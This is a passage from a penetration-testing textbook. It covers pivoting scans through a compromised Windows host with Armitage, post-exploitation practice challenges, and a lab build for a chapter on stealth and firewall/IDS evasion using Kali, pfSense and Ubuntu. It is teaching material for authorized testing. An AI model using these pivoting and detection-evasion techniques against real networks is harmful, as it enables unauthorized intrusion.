
This will add the proper route information to allow you to perform scanning and other attacks through the victim machine. Let's give it a try:

1. Select your compromised Windows machine.

2. At the top navigation bar, choose **Hosts | MSF Scans**.

3. Type in `192.168.50.0/24` and continue. This may take some time.

4. Review the findings and choose **Find Attacks** from the top **Attacks** menu selection.

You should see something similar to the following screenshot:

Right-click on your new found hosts and select scan to pull over more information about the system. The green lines provide guidance on which systems your pivot points are going through. This can be especially useful when dealing with large, diverse networks.

The newer the operating system, the bigger the challenge will be to get a remote type of exploit without some form of client interaction. An example of this is the commercial tool output of a scan that was conducted against Windows 8.1. As you review the scan, bear in mind that the firewall had to be disabled to even get the tool to attempt exploitation, and even though the scanner reported there were some vulnerabilities that could be exploited, there was no success with this. This is documented in the following image:

Reader challenge

For this section, review the information from the chapter and try and expand on the topics. This will allow you to increase your knowledge on the different topics. To stimulate your thinking, try some of the following topics:

- Create scripts to enumerate the machine. Throughout this chapter, we have discussed the commands you can use to enumerate information from a compromised machine; as an added challenge, create script files, so that when you compromise the machine, you can grab the information from that machine with one command. Experiment with this and try a number of different scripting languages to include the shell scripts as well. There are multiple possibilities that you may encounter, so the more variety you have in your scripts, the better chance you have of enumerating a system in a timely manner.

- Create a double pivot. That is a pivot from a compromised machine that was compromised via a previous pivot. This can be a challenge, so it will take time to create the pivot. Then create the second pivot point. For an added challenge, do all of the pivots from within the meterpreter shell and not with the aid of Armitage.

These two challenges are designed to increase your skills with respect to post-exploitation, and also provide you with more scripting practice. Enjoying and challenging yourself, it is the best way to learn!

Summary

In this chapter, we reviewed the steps necessary to locate and gather information from compromised hosts. We have also discussed the risk involved with improper preparation and just how important it is that the Rules of Engagement are agreed upon and followed exactly *before* any testing occurs. In addition, we provided the base information needed for you to understand the thought process behind post-exploitation, and what needs to occur to ensure a successful penetration test.

It is important to remember that there are other commands, tools, and methods that should be used when pilfering the target system. Remember to focus on the goal and not waste too much time trying to dig into information that will not be beneficial to the test. Every testing team (and tester) has a set of commands and output formats they prefer, as long as the critical information is found.

At this point, it is advisable to start getting used to logging your work. We address reporting more in future chapters. Keep in mind that in order to report, you will need data. It is also important to have a log of any and all system commands you may have run on a remote system, in case there are problems down the road or you simply want to repeat the exact test again in the future to see if progress has been made in securing the units in question.

We concluded the chapter with two challenges for you that will provide you with the opportunity to flex and enhance your skills.

In the next chapter, we will delve into bypassing firewalls and avoiding IDSs. This is important when testing not only the environment, but also the response of the security and network staff at a site. We will cover the logic behind bypassing IDSs and also how to mimic commonly seen traffic patterns to avoid detection.

10
Stealth Techniques

The type and scope of the penetration test will determine the need for being stealthy during a penetration test. The reasons to avoid detection while testing are varied; one of the benefits would include testing the equipment that is supposedly protecting the network; another could be that your client would like to know just how long it would take the Information Technology team to respond to a targeted attack on the environment. Not only will you need to be wary of the administrators and other observers on the target network, you will also need to understand the automated methods of detection such as web applications, networks, and host-based IDSs that are in place to avoid triggering alerts.

> When presented with a particularly opportune target, take the time to validate that it is not some sort of honeypot that has been set up to trigger alerts when abnormal traffic or activity is detected! No sense in walking into a trap set by a clever administrator. Note that, if you do find a system like this, it is still very important to ensure that it is set up properly and not inadvertently allowing access to critical internal assets due to a configuration error!

In this chapter, we will review the following:

- Pentesting firewalled environments
- Sliding in under the IDS
- Setting up shop internally
- Reviewing network traffic
- Using standard credentials
- Cleaning up compromised systems

Lab preparation

To follow along with the examples in this chapter, a bit of lab preparation will be necessary.

> Throughout this book, there has been a strong focus on being able to emulate a target network. This is critical to being able to learn and practice the latest and greatest techniques as the excellent minds in the security research field continue to surprise us with new vulnerabilities and possible attack vectors. This book cannot cover every possible method of testing a network, but building the labs is an attempt at adding long-lasting value that will hopefully lead to a lifetime of the "hacker mentality." If you continue to build your personal lab and increase the difficulty of the practice challenges that you set for yourself, you will quickly become comfortable with testing any sort of environment.

An example of the machines we'll be using is shown in the following figure:

We have to make a number of configuration changes in preparing for the exercises.

Kali guest machine

This machine will need to be connected to the `192.168.75.0/24` subnet. Ensure that only one network adapter is enabled. The adapter should use the `VMnet8` NAT network option. An example of this is shown in the following screenshot:

We can assign the IP address (`192.168.75.10`, in this case) to an Ethernet adapter (`eth0`) from within Kali by typing the following command into a terminal:

```
# ifconfig eth0 192.168.75.20 netmask 255.255.255.0 broadcast
192.168.75.255 promisc
```

As the pfSense machine will need to be our router as well, we need to set it up as the default gateway. This can be accomplished as follows:

```
# route add default gw 192.168.75.10
```

Ubuntu guest machine

The Ubuntu machine will be used as the target. It needs to be configured to connect to `VMnet3`, which is a new internal network we have not used before. Your settings should be similar to the following:

The pfSense guest machine configuration

Configuring our firewall involves a bit more work. It needs to be able to route restrictive traffic from the `VMnet8` (NAT) network to the `VMnet3` subnet. There are several configuration changes we will need to make to ensure this works properly.

pfSense offers the option to reset to factory defaults from the configurations menu. Be aware that the adapters will have to be reconfigured if this option is chosen. This is not difficult, but all previous settings will be lost. Be sure to make a copy/snapshot of your pfSense machine if you are concerned about losing the previous configuration.

The pfSense network setup

Our firewall guest machine will use two network adapters. One will be used for the `VMnet8` (NAT) segment and the other for the `VMnet3` segment. `VMnet8` (NAT) will be treated as an untrusted wide area network for the examples within this chapter. An example of this is shown in the following screenshot:

WAN IP configuration

The remaining networking setup will need to be performed from within the guest machine:

1. Boot up your pfSense virtual instance. There may be an additional delay as pfSense attempts to configure the WAN adapter. Allow it to fully load until you see the following menu:

```
Configuring firewall......done.
Generating RRD graphs...done.
Starting syslog...done.
Starting CRON... done.
pfSense (pfSense) 2.2.4-RELEASE amd64 Sat Jul 25 19:57:37 CDT 2015
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 192.168.75.170/24
 LAN (lan)       -> em1        -> v4: 192.168.175.5/24
 0) Logout (SSH only)               9) pfTop
 1) Assign Interfaces              10) Filter Logs
 2) Set interface(s) IP address    11) Restart webConfigurator
 3) Reset webConfigurator password 12) pfSense Developer Shell
 4) Reset to factory defaults      13) Upgrade from console
 5) Reboot system                  14) Enable Secure Shell (sshd)
 6) Halt system                    15) Restore recent configuration
 7) Ping host                      16) Restart PHP-FPM
 8) Shell


Enter an option: 
```

2. The WAN and LAN interfaces will need to be configured properly. Select option **2) Set interface(s) IP address**.

```
Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)

Enter the number of the interface you wish to configure:
```

3. Select option **1 – WAN (em0 - dhcp, dhcp6)**.

4. When asked to configure the WAN interface via DHCP press *N* for no.

5. The IP for the WAN adapter should be `192.168.75.10`.

6. Subnet bit count should be set to 24. Type `24` and press *Enter*.

7. Press *Enter* to return to the configuration menu.

8. Press *N* as required to the prompts for configuring IPv6; we are not using it in our architecture.

9. After the IPv6 configuration, press *N* to revert to HTTP.

An example of these settings is shown in the following screenshot:

```
Enter the new WAN IPv4 address.  Press <ENTER> for none:
> 192.168.75.10

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new WAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new WAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address WAN interface via DHCP6? (y/n) n

Enter the new WAN IPv6 address.  Press <ENTER> for none:
> n

Enter the new WAN IPv6 address.  Press <ENTER> for none:
>

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n
```

After the configuration has been completed, press *Enter* to continue. This will return you to the main menu. The next thing we want to do is disable the VMware DHCP server that is connected to our `VMnet3` switch; we are doing this because we want to use the DHCP server on pfSense. To disable the VMware DHCP server, in VMware Workstation, click on **Edit | Virtual Network Editor | VMnet3** and remove the check mark in the DHCP section. As a reference, refer to the following screenshot:

LAN IP configuration

We can set up the LAN IP information from the configuration menu as well. One benefit of configuring the LAN here is that we can have a DHCP server configured for VMnet3 at the same time.

1. Select option 2 from the configuration menu to start the LAN IP configuration module.

2. Choose the LAN interface (option 2).

3. When prompted to enter the IP address, type 192.168.101.10.

4. The bit count should be set to 24.

5. When asked if you would like a DHCP server to be enabled on the LAN, press *Y* for yes.

6. The DHCP Client IP range start will be 192.168.101.100.

7. The DHCP Client IP range stop will be 192.168.101.110.

8. Press *Enter*.

```
For a WAN, enter the new LAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Enter the new LAN IPv6 address.  Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) y
Enter the start address of the IPv4 client address range: 192.168.101.100
Enter the end address of the IPv4 client address range: 192.168.101.110

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
 Reloading filter...
 Reloading routing configuration...
 DHCPD...

The IPv4 LAN address has been set to 192.168.101.10/24
You can now access the webConfigurator by opening the following URL in your web
browser:
               https://192.168.101.10/

Press <ENTER> to continue. █
```

9. Press *Enter* again to return to the configuration menu.

Your LAN and WAN IP ranges should match the following:

```
*** Welcome to pfSense 2.2.4-RELEASE-pfSense (amd64) on pfSense ***

WAN (wan)       -> em0        -> v4: 192.168.75.10/24
LAN (lan)       -> em1        -> v4: 192.168.101.10/24
```

Firewall configuration

pfSense can be configured using its intuitive web interface. Boot up the Ubuntu machine, open a terminal, and perform `sudo dhclient` to pick up an address from the pfSense DHCP server on `VMnet3` (`192.168.101.0/24`). In a web browser on the Ubuntu machine, type `http://192.168.101.10/` to access the configuration panel. If you have to reset the factory defaults, you will need to step through the wizard to get to the standard console.

> The default username and password combination for pfSense is `admin/pfsense`.

To view the current firewall rules, choose **Firewall | Rules** and review the current configuration. By default, the WAN interface should be blocked from connecting internally as there are no pre-established rules that allow any traffic through. An example of this is shown in the following screenshot:

Firewall: Rules

Floating WAN LAN

	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
❌		*	RFC 1918 networks	*	*	*	*	*		Block private networks
❌		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks

No rules are currently defined for this interface
All incoming connections on this interface will be blocked until you add pass rules.

Click the [+] button to add a new rule.

▶ pass	☑ match	❌ block	❎ reject	ⓘ log
▷ pass (disabled)	☑ match (disabled)	❌ block (disabled)	❎ reject (disabled)	ⓘ log (disabled)

Hint:

Rules are evaluated on a first-match basis (i.e. the action of the first rule to match a packet will be executed). This means that if you use block rules, you'll have to pay attention to the rule order. Everything that isn't explicitly passed is blocked by default.

For testing purpose, we will enable ports 80, 443, 21 and allow ICMP. Add the rules as follows:

1. Click on the **add a new rule** button displayed in the preceding screenshot.

2. Use the following rule settings to enable ICMP pass-through:

    ○   **Action:** Pass

    ○   **Interface:** WAN

    ○   **Protocol:** ICMP

    ○   All others: Defaults

    ○   Click on the **Save** button at the bottom of the screen

    ○   Click on the **Apply Changes** button at the top of the screen

3. Use the **Interface | WAN** navigation menu to enter the WAN interface configuration menu and uncheck **Block private networks**. Apply the changes and return to **Firewall | Rules**.

4. Click on the **add new rule** button. An example of this is shown in the following image:

Firewall: Rules

Floating	WAN	LAN										
	ID	Proto	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description		
❌		*	Reserved/not assigned by IANA	*	*	*	*	*	*	Block bogon networks		
☐ ▶		IPv4 ICMP	*	*	*	*	*	none				

5. Use the following rule settings to enable HTTP pass-through:

    ○   **Action:** Pass

    ○   **Interface:** WAN

    ○   **Protocol:** TCP

    ○   **Destination port** range as follows:

        ○   **From**: HTTP (80)

        ○   **To**: HTTP (80)

6. Continue adding ports until the configuration matches the following:

At this point, any machine connected to `VMnet8` (NAT) can communicate through the open ports and can ping machines on the `VMnet3` segment, as can be seen in the following image (this system running the scan is at `192.168.75.20`):

Stealth scanning through the firewall

In this day and age, the most common security mechanism in place will be some sort of firewall. Firewalls are a great security mechanism when used in conjunction with other security controls; however, they must be properly maintained and monitored to be truly effective. There are several mechanisms that can be used to attempt to bypass these devices.

Finding the ports

It is important to know where you are being blocked when scanning. When testing through a firewall it may become difficult to prepare a stealth attack if you do not have all of the information. Remember that tools such as Firewalk or Hping can assist with determining where the block occurs and whether the port is truly available or just closed. Although this may seem simple, knowing whether there is a firewall in the first place is fairly important as well.

Traceroute to find out if there is a firewall

Sometimes, we can use traceroute to see the path to the target system. Let's take a look at an open traceroute from `VMnet3` to `VMnet8` (NAT):

```
student@Phobos:~$ traceroute 192.168.75.20
traceroute to 192.168.75.20 (192.168.75.20), 30 hops max, 60 byte packets
1  pfSense.localdomain (192.168.101.10) 0.248 ms  0.166 ms  0.117 ms
2  192.168.75.20 (192.168.75.20)  1.351 ms  1.243 ms  1.188 ms
```

Looking at this result, we can see that the first hop goes through our gateway at `192.168.101.10` before being routed to the host. Now, we will try the reverse from the Kali machine.

```
